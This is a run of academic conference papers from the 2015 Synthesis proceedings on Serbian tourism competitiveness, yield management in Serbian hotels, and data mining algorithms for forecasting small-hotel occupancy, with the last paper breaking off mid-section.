Tourism of Serbia, as well as the overall economy, has been facing with the key issue - the issue of competitiveness on the international market. The main indicators of competitiveness of Serbia as a tourist destination are more than unsatisfactory. According to the competitiveness of tourism destination indicators contained in the latest published Competitiveness Index of the World Economic Forum (WEF TTCI 2013), Serbia is globally ranked at the 89th place out of 140 countries in Europe at the 40th place out of 42 countries. In relation to a defined competitive set (Czech Republic, Slovenia, Hungary, Poland, Bulgaria, Slovakia, Romania), Serbia is at the bottom both by the overall index and by sub-indices of competitiveness (Popesku & Pavlović, 2013). Despite certain deficiencies of this indicator, it is necessary to bear that in mind when defining measures for strengthening tourism competitiveness of Serbia. Along with this, it is necessary to carry out the comprehensive research in order to determine the importance and influence of certain competitiveness factors and take into account the corresponding results when defining the relevant tourism development strategies.

The process of Serbia's accession to the European Union also implies the harmonisation with the strategies and measures used within the EU in order to strengthen its competitiveness. The European Union has defined that in the period up to 2020, the basis for strengthening the competitiveness should imply innovations on the one hand, and smart specialisation on the other hand. This should form an essential element of the European cohesion policy that should be based on the principles of 'smart', 'sustainable' and 'inclusive' growth. The focus is on the regions that should define the areas of its competitive advantages and support and promote innovations within these areas (McCann & Ortega-Argiles, 2011). It will anyway be a challenge for Serbia, which may be one of the important ways for overcoming the crisis.

## 2. RESULTS AND DISCUSSION

Tourism and tourism industry are undergoing major changes and restructuring. Such changes result from the factors that influence the phenomenon and characteristic forms of tourism demand, as well as the influence of environmental factors with

E-mail: jpopesku@singidunum.ac.rs

DOI: 10.15308/Synthesis-2015-513-515

special emphasis on the technological environment. In this sense, changes in tourism are particularly associated with the development of new technologies connected with the effects of organizational and structural innovations (Stamboulis & Skayannis, 2003).

The following driving forces can basically encourage innovations in tourism (Liburd & Edwards, 2010): technology, research, price, employees, customers (tourists), legislation, and suppliers. Normally, special attention is paid to market factors, or the influence of tourists as users of tourism innovations (needs, desires and demands of tourists). This influence takes its shape through product and service innovations that tourists themselves consider new or that can be considered new within a particular company or tourist destination.

Globalization played and it still plays an important role in the total area of innovations performance and increasing acceleration of changes. In such a context, there is a very indicative opinion disclosed for more than twenty years, that tourism is undergoing the crisis of change and uncertainty that occurred due to the rapid changes in the nature of the tourism industry itself with a huge significance of new technologies, more experienced consumers, global economic restructuring and the limits of growth related to environmental issues (Poon, 1993).

The basis for strengthening the competitiveness of the European Union in the upcoming period should be based both on innovations and smart specialisation, which should be the basis of the European cohesion policy based on the principles of 'smart', 'sustainable' and 'inclusive' 'growth.

The nature of innovations in tourism should be understood in the context of broader economic and political changes related to the groups of four key factors (Hall & Williams, 2008): firstly, changes in the amount of available income, free time and consumption characteristics had a significant impact on the overall characteristics of the tourism market, particularly in relation to the prevailing forms of tourism products, which is particularly evident through the expansion of markets (*e.g.* BRIC countries); secondly, the incentives for innovations in tourism often arise from the environment, especially technological, which is particularly evident through the development of air transport, and the impact of information and communication technologies; thirdly, tourism itself also appears as a creator of innovations both in the context of tourism companies and through the impact of government policies; and fourthly, tourism is also a carrier of new ideas and innovations, particularly in connection with the expansion of demand.

Currently, there is a small corpus of the research and knowledge on the extent and effects of innovation processes at the level of both tourism companies and tourist destinations. It is believed that the interrelationship between tourism companies, and establishing of special relations between them and all others involved in the creation of value chain at the level of tourist destinations, is crucial for understanding the essence of creation and dissemination of innovations in tourism. As regards this, it is highlighted that the main tourism businesses possess only a limited ability for innovations. They are usually shaped in the context of specific value chains that comprehensively respond to the demands, desires and needs of consumers in tourism (Hjalager, 2010).

The importance of innovations as an essential basis for solving crises problems results from the appreciation of knowledge as a key factor in this process, as well as from the need that an adequate cooperation between the public sector, the private sector (economy) and research organizations or academic community will be established.

Within the Global Innovation Index (GII), Serbia assumes 67$^{th}$ place out of 143 countries observed. In 2013, Serbia was the 54$^{th}$ out of 142 countries. In relation to the sub-indices, Serbia assumes 59$^{th}$ (innovation effect) or 75$^{th}$ (quality of conditions for innovation) place. According to the so-called relative investment efficiency (ratio between the effects and the quality of conditions for innovations), Serbia is at the 46$^{th}$ place (Cornell University, INSEAD and WIPO, 2014). It is particularly important to note that Serbia occupies a very low position in relation to indices of market and business sophistication (134$^{th}$ place according to the market and 83$^{th}$ to business sophistication). This can be interpreted as a lack of local competition and disadvantages in business environment. In this sense, insufficient cooperation in the field of research between the academic institution and industry, as well as the underdevelopment of the clusters is particularly emphasised.

The second pillar of the new approach towards strengthening competitiveness, particularly at the level of regions, besides innovations, is a smart specialisation. As a concept, smart specialisation was created in 2008, as a result of academic debate, especially in relation to the issue of the transatlantic gap in productivity. Since then, it has received great support from the policy makers, particularly at the level of the European Union (Foray *et al*., 2011). Smart specialisation is mainly based on vertical measures, or intervention which involves prioritising. It comes down to the identification and targeting of selected areas that need to be a priority by specialising some technologies, business systems and group activities in order to be more attractive compared to others.

Smart specialisation strategy should be directed towards focusing on engaging resources in areas where there are significant comparative advantages of the region, or to clusters, existing sectors and cross-sectorial activities, eco-innovations, high added value markets or specific research areas.

The objective of regional smart specialisation strategy should be to define key priority sectors and investments of always limited funds in sectors defined in this way. It is supposed to be quite opposite from the usual approach where limited resources are invested in a number of sectors or business activities that either did not lead to the desired effects or were insignificant. The aim is to achieve such a regionalisation where the regions within a country will not compete with each other on the basis of dealing with the same type of activity. The basis for the creation of regionalisation system should make activities directed "bottom-up", supported by the state on the basis of cooperation between all key participants with higher emphasis on the rational use of resources. In addition, smart specialisation also paves the way towards economic transformation based on regional profiles within the global value chain, which should also contribute to the academic community in the field of innovations, competitiveness and growth.

The practical use of smart specialisation strategy is implemented by applying research and innovative RIS3 strategy. It relies on the adoption of the common vision of the regional economy as a long-term competitive and sustainable economy based on the priorities arising from the unique capacities and resources of the region.

The experience of Croatia, as the youngest member of the EU, could be of great importance for Serbia, in connection with the strengthening of the competitiveness of the economy on the basis of sectorial specialisation and development of competitiveness cluster. As a basis for formulating a strategy for the development of the tourism industry, 4C model has been applied, consisting of: choices and critical mass - carefully chosen and limited number of priorities based on the territorial capital and smart sectorial specialisation; competitive advantage - connecting research and development capacity and innovations



DOI: 10.15308/Synthesis-2015-513-515

capacity with the needs of the tourism industry; clusters and connectivity - cluster development and networking of public, private and scientific research sectors; collaborative leadership - management of tourist destinations and establishment of an effective innovation system based on a partnership between the public and private sectors (The Ministry of Economy of the Republic of Croatia, 2014). This approach may also be important for the formulation of a new strategy of tourism development in Serbia, which must take into account the fact that strengthening of tourism competitiveness should be based on regionalisation, innovations and smart specialisation, bearing in mind the process of Serbia's EU accession.

## 3. SUMMARY

Identifying the basis for the new tourism development strategy of Serbia involves the use of new approaches in the process. At a time when the most striking changes occur in the functioning of the key elements of the tourism market (for instance, through sharing economy), it is necessary to use those mechanisms of directing the development that could be the basis for the creation of new solutions, especially at the regional level. Serbia needs new tourist regions that are created on a different basis. Besides that, it also needs the clusters that will not be formed as a result of the rigid territorial division of Serbia or as 'experiential zones' without a foothold in the modern approach to regionalisation, for which the key is in improving the creation of innovations and smart specialization. Only in such way could Serbia have a solid basis for redefining its strategic approach to tourism development, as well as for thorough adaptation to strategies and measures used within the EU in order to strengthen its competitiveness.

## LITERATURE


Austrian Federal Ministry of Science and Research. (2012). *S3 "Smart specialization" strategije.* Retrieved from http://era.gv.at/object/document/494/attach/ris3serb-web.pdf

Cornell University, INSEAD and WIPO. (2014). *The Global Innovation Index 2014: The Human Factor in Innovation,* Fontainebleau: Ithaca, and Geneva.

Foray, D., David, P., & Hall, B. (2011). Smart specialization: From academic idea to political instrument, the surprising career of a concept and the difficulties involved in its implementation. Retrieved from http://infoscience.epfl.ch/record/170252/files/MTEI-WP-2011-001-Foray_David_Hall.pdf

Hall, M., & Williams, A. (2008). *Tourism and Innovation.* Oxon: Routledge

Hjalager, A.M. (2010). Supplier-driven innovations for sustainable tourism, in: Liburd, J., Edwards, D. (Ed.), *Understanding the Sustainable Development of Tourism* (pp. 130-147). Sydney: Goodfellow Publishers.

Hjalager, A.M. (2010). A review of innovation research in tourism. *Tourism Management.* 31, 1-12.

McCann, P., & Ortega-Argiles, R. (2011). *Smart specialization, regional growth and applications to EU cohesion policy,* Retrieved from *www.ieb.ub.edu/aplicacio/fitxers/2011/7/Doc2011-14.pdf*

Ministarstvo gospodarstva Republike Hrvatske. (2014). *Jačanje konkurentnosti hrvatskog gospodarstva putem sektorske specijalizacije i razvoja klastera konkurentnosti.* . Retrieved from www.regionalnakonkurentnost.hr/userdocsimages/Pametna_specijalizacija_i_%20rast_u_%20Republici_%20Hrvatskoj.pdf

Popesku, J., & Pavlović, D. (2013). Competitiveness of Serbia as a tourist destination – Analysis of selected key indicators. *Marketing.* 44(3), 199-210.

Stamboulis, Y., & Skayannis, P. (2003). Innovation strategies and technology for experience-based tourism. *Tourism Management.* 24(1), 35-43.




DOI: 10.15308/Synthesis-2015-513-515

Synthesis
International Scientific Conference of IT and Business-Related Research

# PRIMENA TEHNIKE UPRAVLJANJA PRINOSIMA U HOTELIJERSTVU U SRBIJI

## THE USAGE OF YIELD MANAGEMENT IN HOSPITALITY INDUSTRY IN SERBIA

Nikica Radović, Tijana Radojević
Fakultet za turistički i hotelijerski menadžment, Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Uspešno poslovanje preduzeća i ostvarivanje poslovnih rezultata zavise od dobro osmišljenog donošenja i realizacije poslovnih odluka. Hotelijerstvo karakteriše niz specifičnosti u poslovanju, a koje su uslovljene pravilnim poslovnim odlukama od kojih zavisi pozicioniranje preduzeća na tržištu, a posredno i ostvarivanje dobrih poslovnih rezultata. Jedan od ključnih elemenata poslovanja hotelskih preduzeća je pravilno određivanje prodajnih cena u cilju konkurentnosti na tržištu, kao i poslovne isplativnosti.
U ovom radu akcenat je na uticaju tehnika upravljanja prinosima na formiranje cena na hotelskom tržištu. Cilj rada je da se približe saznanja o primeni ove metode, kako sa teoretskog aspekta, tako i prezentovanjem rezultata o primeni u hotelijerstvu Srbije.

**Ključne reči:**
poslovno odlučivanje, cene, hotelijerstvo, upravljanje prinosima

**Abstract:**
Business success and achievement of business results depend on a well thought out decision-making and implementation of business decisions. The hotel industry is characterized by several specific aspects, which are conditioned by the proper business decisions of which depends on the positioning of the company in the market and, indirectly, the achievement of good business results. One of the key elements of hotel business is to correctly determine the sales price in order to market competitiveness, as well as business cost effectiveness. In this paper, the focus is on the impact of yield management pricing on the hotel market. The aim of this paper is to present the findings of the application of this method, both from a theoretical point of view as well as the results of the application in the hotel industry in Serbia.

**Key words:**
decision making, price, hotel industry, *yield* management

## 1. UVOD

Uspešno poslovanje preduzeća zasniva se na dobro organizovanom upravljanju poslovnim procesima i donošenju odgovarajućih poslovnih odluka, koje za cilj imaju dobre rezultate poslovanja. Poslovno odlučivanje predstavlja izbor između alternativnih opcija koje u daljim poslovnim aktivnostima daju određene rezultate, uz određeni rizik i neizvesnost.

Proces donošenja odluka obuhvata više faza (Milićević, 2000):

1. Identifikovanje i analiza problema.
2. Procena alternativnih smerova aktivnosti.
3. Definisanje alternativnih smerova aktivnosti.
4. Donošenje odluke.
5. Primena odluke.
6. Nadgledanje (kontrola) odluke.

Primenom navedenih faza omogućeno je sigurnije donošenje dobrih poslovnih odluka kako bi se izbegle pogrešne koje bi negativno uticale na poslovanje preduzeća.

Hotelijerstvo predstavlja složen i specifičan sistem poslovanja u okviru kog je veoma važno pravilno poslovno odlučivanje. Specifičnosti hotelskog poslovanja karakterišu:

- Uslužna delatnost koja je uslovljena zadovoljstvom korisnika uz nezaobilaznu platežnu sposobnost.
- Sezonalnost kao vremenska dimenzija poslovanja izražena kod velikog broja smeštajnih kapaciteta.
- Ograničenost ponude u zavisnosti od veličine (broja) smeštajnih kapaciteta koje preduzeće ima na raspolaganju.
- Visoki fiksni troškovi.

Uslovljenost navedenim specifičnostima hotelskog poslovanja ukazuje na važnost poslovnog odlučivanja u više poslovnih područja npr. u delu računovodstva troškova, budžetiranja, investiranja, politike prodajnih cena i slično.

Može se reći da je za uspešno pozicioniranje na tržištu, kao i ostvarivanje zadovoljavajućeg poslovnog rezultata veoma važno pravilno određivanje cena sa kojima hotelsko preduzeće istupa na otvoreno turističko tržište. Ovakav stav zasniva se na dobro analiziranim elementima koji utiču na formiranje cene, a u koje se ubrajaju troškovi poslovanja, platežna sposobnost korisnika uz definisanje ciljne grupe, kao i praćenje konkurencije.

Pojedini autori u svojim radovima (Nikolić, 2007; Čerović, 2009; Popesku, 2013) prezentuju modele određivanja cena koji se primenjuju u hotelskom poslovanju:

- Metod na osnovu posebnosti – *Premium Pricing,*
- Metod "Skidanje kajmaka" – *Skimming Pricing,*
- Metod diferenciranja cena – *Diferential Pricing,*
- Metod penetracije tržišta – *Market Penetration Price,*
- Metod formiranja cena u cilju preživljavanja – *Survival Pricing,*
- Metod "Ubiranje plodova" – *Harvesting Pricing,*



E-mail: nradovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-516-518

- Sprečavanje ulaska konkurenata – *Preventing marketing entry,*
- Upravljanje prinosima i prihodima – *Yield & Revenue Management.*

## 2. UTICAJ TEHNIKE UPRAVLJANJA PRINOSIMA NA POLITIKU CENA U HOTELSKOM POSLOVANJU SRBIJE

Zahvaljujući veštinama upravljanja, kao i primeni savremenih informacionih sistema preduzeća su danas u mogućnosti da ostvare svoj cilj, a to je dobar poslovni rezultat. Jedna od menadžerskih tehnika koja se primenjuje za unapređenje poslovanja uz ostvarivanje boljeg poslovnog rezultata je tehnika upravljanja prinosima.


Pojava tehnike upravljanja prinosima vezuje se za kraj XX veka i poslovanje avio-kompanija. Naime, cilj avio-kompanija je bio (i ostao) da se proda maksimalan broj sedišta u avionu na jednom letu, imajući u vidu nemogućnost skladištenja, kao specifičnost poslovanja, a samim tim i stvaranje većih troškova ukoliko se ne prodaju raspoloživi kapaciteti. Nakon toga, veliki broj uslužnih preduzeća preuzeo je ovu metodu u svom poslovanju, sa ciljem poboljšanja poslovanja uz sprečavanje gubitka prihoda zbog propuštenih prilika za prodaju svojih kapaciteta.

Tehnike upavljanja prinosima se u hotelskom poslovanju realizuju primenom određenih postupaka u procesima planiranja poslovanja, kao i donošenja određenih poslovnih odluka uz optimalnu profitabilnost poslovanja. Naime, upravljanje prinosima u hotelijerstvu predstavlja tehniku praćenja poslovanja preduzeća u okviru kog se stalnim monitoringom zauzetosti smeštajnih kapaciteta prati ostvarenje prihoda i prilagođava tržištu, sa ciljem potpunog iskorišćenja kapaciteta uz ostvarenje optimalnih prihoda. Svaka prazna soba predstavlja trošak, imajući u vidu nemogućnost skladištenja, kao mogućnost i priliku za neku buduću prodaju.

Tehnike upravljanja prinosima primenjuju sledeće elemente: rezervacije, praćenje zauzetosti soba i optimalne cene. Ovi elementi se lako optimizuju zahvaljujući primeni savremenih informacionih sistema tj. određenih poslovnih aplikacija koje hoteli danas koriste u svom poslovanju, a pomoću kojih je omogućeno lakše praćenje rezervacija kapaciteta, kao i formiranje i prilagođavanje prodajnih cena. Primenom aplikacije zaposleni i menadžment su uvek u mogućnosti da sagledaju raspoložive kapacitete hotela, a potencijalni gosti da on-line rezervišu smeštaj u željenim sobama, u odgovarajućem terminu (Radojević & Radović, 2012).


U zavisnosti od raspoloživih kapaciteta i tražnje na tržištu moguća je politika diversifikacije prodajnih cena, ali ne sa ciljem snižavanja cena kako bi se povećao broj gostiju, nego kao metoda praćenja zauzetosti kapaciteta koji mogu biti prodati po prihvatljivim cenama na tržištu. Cene se prilagođavaju tržišnim mogućnostima, ciljnim grupama, sa idejom dostupnosti krajnjem korisniku, uz pokriće kalkulisanih troškova poslovanja.

Krajem 2014. godine sprovedena je anketa o poslovnom odlučivanju u hotelijerstvu Srbije, kojom je bilo obuhvaćeno i istraživanje o upravljanju prinosima[1]. Anketa je sprovedena kod pedeset hotela iz Srbije koji pripadaju kategorijama tri, četiri i pet zvezdica, a odgovori su pristigli od trideset osam hotela. Prema kategorizaciji hotela učešće u anketi uzelo je pet hotela sa pet zvezdica, dvadeset hotela sa četiri zvezdice i trinaest hotela sa tri zvezdice (grafikon 1).




Grafikon 1. Kategorija hotela koji su učestvovali u anketi

Prema rezultatima ankete dvadeset šest hotela primanjuje tehnike upravljanja prinosima u svom poslovanju, a dvanaest hotela ne primenjuje ovu metodu (grafikon 2). Kada se to sagleda, prema kategorizaciji hotela koji su učestvovali u anketi, može se uočiti da svih pet hotela sa pet zvezdica primenjuje tehnike upravjanja prinosima. S tim u vezi, upravo strategija i politika poslovanja ovih hotela, kao i njihovi pozitivni rezultati ukazuju na prednosti primene ove tehnike. Kod hotela sa četiri zvezdice polovina učesnika koji su odgovorili, tj. deset hotela, primenjuje tehnike upravljanja prinosima, dok kod hotela sa tri zvezdice jedanaest hotela primenjuje, a dva hotela ne primenjuju ovu metodu u svom poslovanju.




Grafikon 2. Primena tehnike upravljanja prinosima u poslovnom odlučivanju

U poslovanju hotelskih preduzeća sprovođenje poslovnih odluka razlikuje se prema nivoima menadžmenta - niži (operativni), srednji ili visoki nivo menadžmenta. Prema nivoima menadžmenta razlikuju se prirode odluka, kao i metode sprovođenja. Na osnovu rezultata dobijenih iz sprovedene ankete i odgovora na pitanje da li primenjujete tehnike upravljanja prinosima u svom poslovanju, utvrđeno je da je prema menadžment strukturi u svom poslovanju upravljanje prinosima zastupljeno kod 61% (tj. kod šesnaest) ispitanika koji pripadaju visokom menadžmentu, dok u 39% slučajeva (tj. deset ispitanika) pripada srednjem menadžmentu.

Imajući u vidu da je cilj hotelijera maksimalna popunjenost kapaciteta tj. minimum praznih soba kreiraju se različiti paketi ponude smeštajnih kapaciteta, po diferenciranim cenama npr. vikend cene, sezonske cene, porodični paket aranžmani, cene za lojalne korisnike i slično. Takođe, prilikom formiranja cena menadžeri hotelskih preduzeća se rukovode različitim pristupima, pa tako cene prezentuju po smeštajnoj jedinici za noćenje (aranžman), po osobi za noćenje (aranžman), cene u zavisnosti od vrste sobe tj. 1/1 ili 1/2, itd. Na osnovu rezultata ankete, a prema grafikonu 3 hotelska preduzeća u Srbiji u svom poslovanju primenjuju različite pristupe u politici cena kojom se prezentuju na turističkom tržištu.

1 Istraživanje je sprovedeno u formi anonimnog anketnog upitnika, poslatog elektronskim putem od strane autora ovog rada.



DOI: 10.15308/Synthesis-2015-516-518

Grafikon 3. Pristupi formiranju cena hotelskih preduzeća

## 3. REZIME

Primena tehnike upravljanja prinosima doprinosi operativnoj efikasnosti u poslovanju preduzeća, i smanjenju troškova što implicira bolju produktivnost i profitabilnost preduzeća. U poslovanju hotelskih preduzeća primena tehnike upravljanja prinosima utiče na poboljšanje iskorišćenosti kapaciteta, a time i na povećanje učinka u poslovanju.

Zahvaljujući primeni informacionih hotelskih aplikacija olakšano je poslovanje hotela i omogućeno objedinjeno sagledavanje raspoloživosti smeštajnih kapaciteta, ostvarenih prihoda i rashoda u tekućem poslovanju, a na osnovu toga su formirane odgovarajuće prodajne cene u cilju konkurentnosti na tržištu i uspešne realizacije poslovnih planova.

Na osnovu rezultata sprovedene ankete o stepenu primene tehnike upravljanja prinosima u hotelijerstvu Srbije može se zaključiti da bi trebalo poraditi na edukaciji menadžera i zaposlenih o prednostima primene ove metode i na taj način uticati na povećanje stepena primene, što bi dovelo do poboljšanja rezultata poslovanja preduzeća u ovom sektoru, a posredno i do većeg uspeha u turizmu Srbije.

## LITERATURA

Čerović, S. (2009). *Strategijski menadžment u turizmu.* Beograd: Univerzitet Singidunum.

Guilding, C. (2009). *Accounting Essentials for Hospitality Managers*. London: Elsevier.

Milićević, V. (2000). *Računovodstvo troškova i poslovno odlučivanje*. Beograd: Ekonomski fakultet.

Nikolić, D. (2007). *Upravljanje finansijskim poslovanjem i politika cena u hotelijerstvu i turizmu.* Beograd: Univerzitet Singidunum.

Popesku, J. (2013). *Marketing u turizmu i hotelijerstvu*. Beograd: Univerzitet Singidunum.

Radojević T., & Radović N. (2012). *Savremeno upravljanje kompanijama u hotelijerstvu primenom informacionih sistema,* 17th International Scientific Conference SM2012, 20.04.2012. Subotica: Ekonomski fakultet.



DOI: 10.15308/Synthesis-2015-516-518

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE SELECTION OF OPTIMAL DATA MINING METHOD FOR SMALL-SIZED HOTELS

## IZBOR OPTIMALNE METODE DUBINSKE ANALIZE PODATAKA ZA MALE HOTELE

Angelina Njeguš[1], Vanja Nikolić[2], Verka Jovanović[1]
[1]Singidunum University, 32 Danijelova St., Belgrade, Serbia
[2] Hotel Crowne Plaza Belgrade, Serbia

**Abstract:**
Small-sized hotels that prevail in the tourist destination of Serbia rarely use any kind of property management or intelligence systems. The issue that pervades throughout this paper is related to the ways in which they can benefit from data mining. This paper discusses data mining practical application of making predictions of future monthly in-house nights for small hotels. The selected data mining algorithms have been analyzed and compared in order to choose the optimal method for application of this case study. An empirical application of methods demonstrates that it can generate reasonably accurate forecasts and can be useful to managers in their evaluation of the future occupancy rate. Furthermore, it considers which of the four algorithms is best suited for other applications in the hospitality industry.

**Key words:**
Data mining, hospitality, occupancy rate.

**Apstrakt:**
Mali hoteli, koji zauzimaju značajno mesto na tursitičkom tržištu Srbije, retko koriste neki vid savremenih sistema za upravljanje imovinom hotela ili inteligentne sisteme. Pitanje koje se prožima kroz ovaj rad tiče se načina na koji mali hoteli mogu imati koristi od tehnika dubinske analize podataka (*data mining*). U ovom radu se razmatra praktična primena algoritama za dubinsku analizu podataka u cilju predviđanja mesečne popunjenosti kapaciteta hotela. Izabrani algoritmi se analiziraju i upoređuju u cilju izbora optimalnih metoda za primenu ove studije slučaja. Empirijska primena metoda pokazuje da se generišu prilično tačne prognoze, što može biti od velike pomoći rukovodstvu u proceni budućih stopa popunjenosti hotelskih kapaciteta. Takođe se razmatraju i druge mogućnosti u okviru kojih se četiri izabrana algoritma za dubinsku analizu podataka mogu primeniti u hotelskoj industriji.

**Ključne reči:**
dubinska analiza podataka (*data mining*), hotelijerstvo, stopa popunjenosti kapaciteta.

## 1. INTRODUCTION

Significant contribution of the tourism industry to the overall economy imposes the need for accurate tourism forecasting. The planning process relies heavily on accurate forecasts in order to reduce risk in the decision-making process, and is therefore important to hotel managers (Njeguš, 2010; Nikolić, 2011). Namely, managers use demand forecasting to determine operational requirements, such as staffing and capacity, and financial viability to build a new hotel *etc.* Small and medium-sized hotels are aware of the fact that they cannot compete with the large hotel chains that constantly invest in advanced information technologies. However, the usage of those systems can reduce costs, increase revenue, and generate great business opportunities.

Forecasting estimates the future value based on customer record's patterns and is essential in the hotel industry. The decision-makers offer valuable inputs in the decision making process to a hotelier. The hotels mostly use the occupancy forecasting model. Arrival and departure patterns are needed for budgeting appropriate resources, employees, and work shifts to make the most of their resources (Aghazadeh, 2007). Seasonality is also a major part of forecasting process (Zakhary *et al.*, 2009). Apart from having additional staff and supplies during the busiest periods, hotels should ensure that guests are fully satisfied and that their stay is optimal. Another thing to forecast is the room type preference. If more guests prefer double occupancy instead of single occupancy, it would be the most beneficial to have more of that type of room available.

Demand and revenue forecasting are the most important for managing hotel business. Demand forecasting establishes selling procedures and criteria for the revenue forecast. Such information should be gathered on a daily basis to track the stay patterns for future forecasting efforts. In this article, we use demand forecasting since it provides information to managers about in-house nights, guests' arrivals, country of origin, occupancy levels, *etc.*

Fueled by the proliferation of centralized reservation and property management systems, hotel corporations can accumulate and analyze large amounts of customer data. However, small and medium-sized privately owned hotels, which prevail in any tourist destination, usually do not use advanced intelligence systems. The issue that pervades throughout this paper is related to seeking the ways to improve small hotel's robustness, so that hotel managers can predict with some certainty the monthly occupancy rate.

E-mail: anjegus@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-519-524

Even though numerous studies have applied various forecasting models to tourism demand analysis, the application of data mining methods in tourism sector is still in its infancy. Within seventy world tourism journals, during the period from 1980-2007, only 174 articles dealt with tourism demand forecasting. Among those articles, only 14 used data mining techniques, and the first was published in 1999. Furthermore, 9 of 14 articles were published during the period 2003-2007 (Law *et al.*, 2007).

This paper discusses the data mining practical application of making predictions of future monthly in-house nights for small hotels. Also, four data mining algorithms were analyzed and compared in order to choose the optimal method for application of this case study. Furthermore, it considers which of the four algorithms is best suited for other applications in the hospitality industry.

## 2. DATA MINING ALGORITHMS FOR DEMAND FORECASTING

Data mining can be defined as the usage of statistical and mathematical models for business purposes in order to discover the hidden patterns and their interpretation into valuable and useful knowledge. Some of general data mining models are association, classification, clustering, forecasting, regression *etc.* For each type of data mining models, there are numerous machine learning techniques, such as association rule, decision tree, linear/logistic regression, neural networks *etc.* These methods are used for creation of predictions and data analysis using mathematical algorithm to create robust prediction models. Data mining discovers typical patterns and influential factors in data, that can't be easily discovered by managers.

Machine learning studies the development of techniques and algorithms that allow computers to learn how to perform tasks based on empirical data. There are hundreds of prediction methods, which differ in their capabilities, results, computational costs, and comprehensibility. One of the most commonly studied tasks in machine learning is classification, which refers to mapping an instance represented by a set of attributes into a class. Classifiers usually take a dataset as input, and generate a mathematical expression as output, rule set or a decision tree that embodies the knowledge contained within the data. The knowledge extracted can be used either directly by the system or can be applied to new instances.

Some algorithms can be used in the hotel industry. Since small-sized hotels usually do not use some kind of intelligence systems, the issue that pervades throughout this work is how small-sized hotels can exploit data mining potential. Small and medium-sized privately owned hotels mostly prevail in the tourist destination of Belgrade, the capital of Serbia.

In this paper, several data mining algorithms, which are available from open source tool called "Weka", are analyzed and compared. Weka provides numerous classification algorithms. However, only tree and rule algorithms are used here as they have easily understandable behaviour. Out of the available data mining algorithms, we used M5P Tree, M5 Rules, JRip Rules, and J48 Tree, to forecast the number of guest overnight stays for an actual small-sized hotel.

### 2.1 M5P ALGORITHM OVERVIEW

M5P is modified Quinlan's M5 algorithm (Quinlan, 1992) for inducing trees of regression models (Machado *et al.*, 2011). It can be used to predict a numeric target (class) attribute. M5P combines a conventional decision tree with the possibility of linear regression functions at the nodes. This algorithm is chosen because available data are numeric, and the aim is to find numeric prediction for the next year. The basic idea of this algorithm is to express the class as a linear combination of attributes, with predetermined weights (Witten *et al.*, 2005):

$$X = w_0 + w_1 a_1 + w_2 a_2 + \cdots + w_k \quad (1)$$

$w_0, w_1 \ldots w_k$ $a_1, a_2 \ldots a_k$ where X is a class, are attribute values (in this case study: guest arrivals, and in-house nights per months), and are weights. Weights are calculated from based on the training data. When predicting a class for one instance (in this example for one country), the formula is as follows:

$$w_0 a_0^{(1)} + w_1 a_1^{(1)} + w_2 a_2^{(1)} + \cdots + w_k a_k^{(1)} = \sum_{j=0}^{k} w_j a_j^{(1)} \quad (2)$$

### 2.2 M5 RULE ALGORITHM

The main problem in linear regression is that the attributes must be numeric so that the model obtained will also be numeric (simple equations in a dimensions). As a solution to this problem, decision trees have been used in data mining for a long time as a learning technique, *i.e.* models are learned from data. A decision tree divides the attribute space into cluster (leaf of the tree). Each branch of the tree has a condition which reads as follows attribute ≤ value or attribute > value, that serve to make selections until a leaf is reached. Each leaf represents the average value of the instances covered by the leaf and each leaf is then turned into the rule.

One of the common methods for generating rules from the trees is M5 algorithm. The M5 builds regression trees whose leaves are composed of multivariate linear models, and the nodes of the tree are chosen over the attribute that maximizes the expected error reduction as a function of the standard deviation of output parameter (Dolado *et al.*, 2007). There are two main rule algorithm types: the association rule, and the classification rule. Rule algorithms are commonly used in data mining application for several reasons (Nagabhushana, 2006):

- It produces clear and understandable results.
- It supports undirected data mining (data mining of extremely large data sets).
- It works on variable length data (no need for summarization).
- The computation it uses is the simple one.

The M5 construct the tree in three steps:

1. Generates a regression tree using the training data, and calculates a linear model for each node of the tree generated.
2. Tries to simplify the regression tree deleting the nodes of the linear models whose attributes do not increase the error.
3. Reduces the size of the tree without reducing the accuracy.

There are some similarities between M5P tree algorithm and M5 rule algorithm (the tree in booth algorithm is made from Quinlan's M5 algorithm). After the tree is built instead of a single rule, as is usually done, a full model tree at each stage is built and the best leaf is turned into a rule. It uses the basic separate method where it looks for a rule that explains part of the training instances, removes the instances covered by that rule, and continues until no instances remained. Unlike most other rule



DOI: 10.15308/Synthesis-2015-519-524

algorithms, M5 can handle numeric values, generate output that can be easily read and used, and give several rules.

### 2.3 JRIP RULE ALGORITHM

JRip implements a propositional rule learner, "Repeated Incremental Pruning to Produce Error Reduction (RIPPER)", as proposed by (Cohen, 1995). JRip is a rule learner. It is similar to the commercial rule learner RIPPER. It constructs a rule set in which all positive examples are covered, and its algorithm performs efficiently on large data sets. Before building a rule, the current set of training examples is partitioned into two subsets, a growing set (usually 2/3), and a pruning set (usually 1/3). The rule is constructed from the examples in the growing set. The rule set begins with an empty rule set and rules are added incrementally to the rule set until no negative examples are covered. After growing a rule from the growing set, condition is deleted from the rule in order to improve the performance of the rule set on the pruning examples. To prune a rule, RIPPER considers only a final sequence of conditions from the rule, and selects the deletion that maximizes the function (Witten, 2005).

Unlike M5P and M5 that are producing numeric results, depending on numeric values of the attribute in training set, the RIPPER and it's heir JRIP have if – than – else, structure, but can't handle numeric classes. Thus, we used modified training set, on which the numeric predictions are transferred to nominal prediction with conversion rate from Table 1.

### 2.4 J48 TREE ALGORITHM

